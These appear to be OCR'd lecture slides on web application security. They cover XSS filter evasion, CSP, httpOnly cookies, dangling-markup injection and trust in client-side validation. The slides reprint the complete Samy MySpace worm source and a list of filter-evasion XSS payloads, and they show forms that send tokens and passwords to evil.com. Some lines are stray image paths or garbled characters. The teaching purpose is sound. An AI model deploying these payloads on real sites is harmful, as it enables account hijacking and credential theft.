- In ASP.NET, Server.HtmlEncode(string)

Evading XSS Filters

Preventing injection of scripts into HTML is hard!

- Blocking “<” and “>” is not enough
- Event handlers, stylesheets, encoded inputs (%3C), etc.
- phpBB allowed simple HTML tags like <b>

  <b c=“>” onmouseover=“script” x=“<b ”>Hello<b>

Beware of filter evasion tricks (XSS Cheat Sheet)

- If filter allows quoting (of <script>, etc.), beware of malformed quoting: <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
- Long UTF-8 encoding
- Scripts are not only in <script>:

  <iframe src=`https://bank.com/login’ onload=`steal()’>

MySpace Worm (1)

http://namb.la/popular/tech.html

Users can post HTML on their MySpace pages

MySpace does not allow scripts in users' HTML

- No <script>, <body>, onclick, <a href=javascript://>

… but does allow tags for CSS. K00L!

-

But MySpace will strip out "javascript"

- Use "java<NEWLINE>script" instead

But MySpace will strip out quotes

- Convert from decimal instead:
  alert('double quote: ' + String.fromCharCode(34))

MySpace Worm (2)

http://namb.la/popular/tech.html

"There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or piss anyone off. This was in the interest of..interest. It was interesting and fun!"

Started on Samy Kamkar's MySpace page, everybody who visited an infected page became infected and added "samy" as a friend and hero

- "samy" was adding 1,000 friends per second at peak
- 5 hours later: 1,005,831 friends

Code of the MySpace Worm

http://namb.la/popular/tech.html

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}
function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!
=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-formurlencoded');
J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var
S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}
function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var
X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e)
{Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}
catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var
AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero.
<d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</
td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var
AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}
eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-
formurlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

31 Flavors of XSS

Source: XSS Filter Evasion Cheat Sheet

```
<BODY ONLOAD=alert('XSS')>
¼script¾alert(¢XSS¢)¼/script¾
<XML ID="xss"><I><B>&lt;IMG SRC="javas<!-- --
>cript:alert('XSS')"&gt;</B></I></XML>
<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
<SPAN DATASRC="#xss" DATAFLD="B" <DIV STYLE="background-
image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\00
74\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053\0027\0029'\0029">
<EMBED SRC="
A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcv
MjAwMC9zdmciIHhtbG5zOnhsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hs
aW5rIiB2ZXJzaW9uPSIxLjAiIHg9IjAiIHk9IjAiIHdpZHRoPSIxOTQiIGhlaWdodD0iMjAw
IiBpZD0ieHNzIj48c2NyaXB0IHR5cGU9InRleHQvZWNtYXNjcmlwdCI+YWxlcnQoIlh
TUyIpOzwvc2NyaXB0Pjwvc3ZnPg==" type="image/svg+xml"
AllowScriptAccess="always"></EMBED>
```

What do you think is this code doing?

Note: all of the above are browser-dependent

Problems with Filters

Suppose a filter removes <script

- <script src="..." becomes
  src="..."
- <scr<scriptipt src="..." becomes
  <script src="..."

Removing special characters

- java	script – blocked, &#x09 is horizontal tab
- java	script – becomes java	script
  - Filter transforms input into an attack!

Need to loop and reapply until nothing found

Simulation Errors in Filters

Filter must predict how the browser would parse a given sequence of characters… this is hard!

NoScript

- Does not know that / can delimit HTML attributes


<a<img/src/onerror=alert(1)//<

noXSS

- Does not understand HTML entity encoded JavaScript

IE8 filter

- Does not use the same byte-to-character decoding as the browser



Reflective XSS Filters

Introduced in IE 8

Blocks any script that appears both in the request and the response (why?)

http://www.victim.com?var=<script> alert('xss')

If <script> appears in the rendered page, the filter will replace it with <sc#pt>

Busting Frame Busting

Frame busting code

- <script> if(top.location != self.location) // framebust </script>

Request:


- http://www.victim.com?var=<script> if (top …

Rendered

- <sc#pt> if(top.location != self.location)
- What has just happened?

Same problem in Chrome's XSS auditor

httpOnly Cookies



Cookie sent over HTTP(S), but cannot be accessed by script via document.cookie

Prevents cookie theft via XSS

Does not stop most other XSS attacks!

Using CSP to Whitelist Origins

Content-Security-Policy:

default-src 'self'

- Browser will not load content from other origins
  - Including inline scripts and HTML attributes

Content-Security-Policy:

default-src 'self'; image-src *; script-src cdn.jquery.com

- Browser will load images from any origin
- Browsers will execute scripts only from cdn.jquery.com
- Browser will not execute scripts from any other origin
  - Including inline scripts and HTML attributes

Post-XSS World

["Postcards from the post-XSS world"]

XSS = script injection … or is it?

Many browser mechanisms to stop script injection


- Add-ons like NoScript
- Built-in XSS filters in IE and Chrome
- Client-side APIs like toStaticHTML() …

Many server-side defenses

But attacker can do damage by injecting non-script HTML markup elements, too

Dangling Markup Injection

[redacted] ["Postcards from the post-XSS world"]



Another Variant

[“Postcards from the post-XSS world”]

```
<form action='http://evil.com/log.cgi'><textarea>
...
<input type="hidden" name="xsrf_token" value="12345">
...
<EOF>
```

No longer need the closing apostrophe and bracket in the page!
Only works if the user submits the form …
… but HTML5 may adopt auto-submitting forms

Rerouting Existing Forms

["Postcards from the post-XSS world"]

```
<form action='http://evil.com/log.cgi>
...
<form action='update_profile.php'>
...
<input type="text" name="pwd" value="trustno1">
...
</form>
```

Forms can't be nested, top-level occurrence takes precedence

Namespace Attacks

["Postcards from the post-XSS world"]

```
<img id= 'is_public'>
...
function retrieve_acls() { …
if (response.access_mode == AM_PUBLIC)
    is_public = true;
else
    is_public = false; }

function submit_new_acls() { …
    if (is_public) request.access_mode = AM_PUBLIC; … }
```

Identifier attached to tag is automatically added to JavaScript namespace with higher priority than script-created variables

In some browsers, can use this technique to inject numbers and strings, too

Always evaluates to true

Other Injection Possibilities

["Postcards from the post-XSS world"]

<base href="...."> tags

- Hijack existing relative URLs

Forms

- In-browser password managers detect forms with password fields, fill them out automatically with the password stored for the form's origin

Form fields and parameters (into existing forms)


- Change the meaning of forms submitted by user

JSONP calls

- Invoke any existing function by specifying it as the callback in the injected call to the server's JSONP API

User Input Validation

["NoTamper", Bisht et al.]



Web applications need to reject invalid inputs

- "Credit card number should be 15 or 16 digits"
- "Expiration date in the past is not valid"


Traditionally done at the server

- Round-trip communication, increased load

Better idea (?): do it in the browser using client-side JavaScript code

Client-Side Validation

["NoTamper", Bisht et al.]




```
onSubmit=
   validateCard();
   validateQuantities();
```


Validation Ok?

Yes → send inputs to server

No → reject inputs

Problem: Client Is Untrusted

["NoTamper", Bisht et al.]




Previously rejected values sent to server

Inputs must be re-validated at server!

Online Banking

["NoTamper", Bisht et al.]



Client-side constraints:

from IN (Accnt1, Accnt2)

to IN (Accnt1, Accnt2)


Server-side code:

transfer money from → to

Vulnerability: malicious client submits arbitrary account numbers for unauthorized money transfers

Online Shopping

["NoTamper", Bisht et al.]



Client-side constraints:

quantity1 ≥ 0
quantity2 ≥ 0

Server-side code:


total = quantity1 * price1 + quantity2 * price2

Vulnerability: malicious client submits negative quantities for unlimited shopping rebates

Two items in cart: price1 = $100, price2 = $500
quantity1 = -4, quantity2 = 1, total = $100 (rebate of $400 on price2)

IT Support

["NoTamper", Bisht et al.]



Client-side constraints:

userId == 96 (hidden field)

Server-side code:

Update profile with id 96 with new details

Vulnerability: update arbitrary account

Inject a cross-site scripting (XSS) payload in admin account, cookies stolen every time admin logged in

Content Management

[Bisht et al.]


Server-side code:

```
privilege = non-admin;
if ( _COOKIE[‘make_install_prn’]
   == 1 )
        privilege = admin;
```

Vulnerability: malicious client sets make_install_prn cookie, creates fake admin account

Cashier-as-a-Service

[Wang et al.]



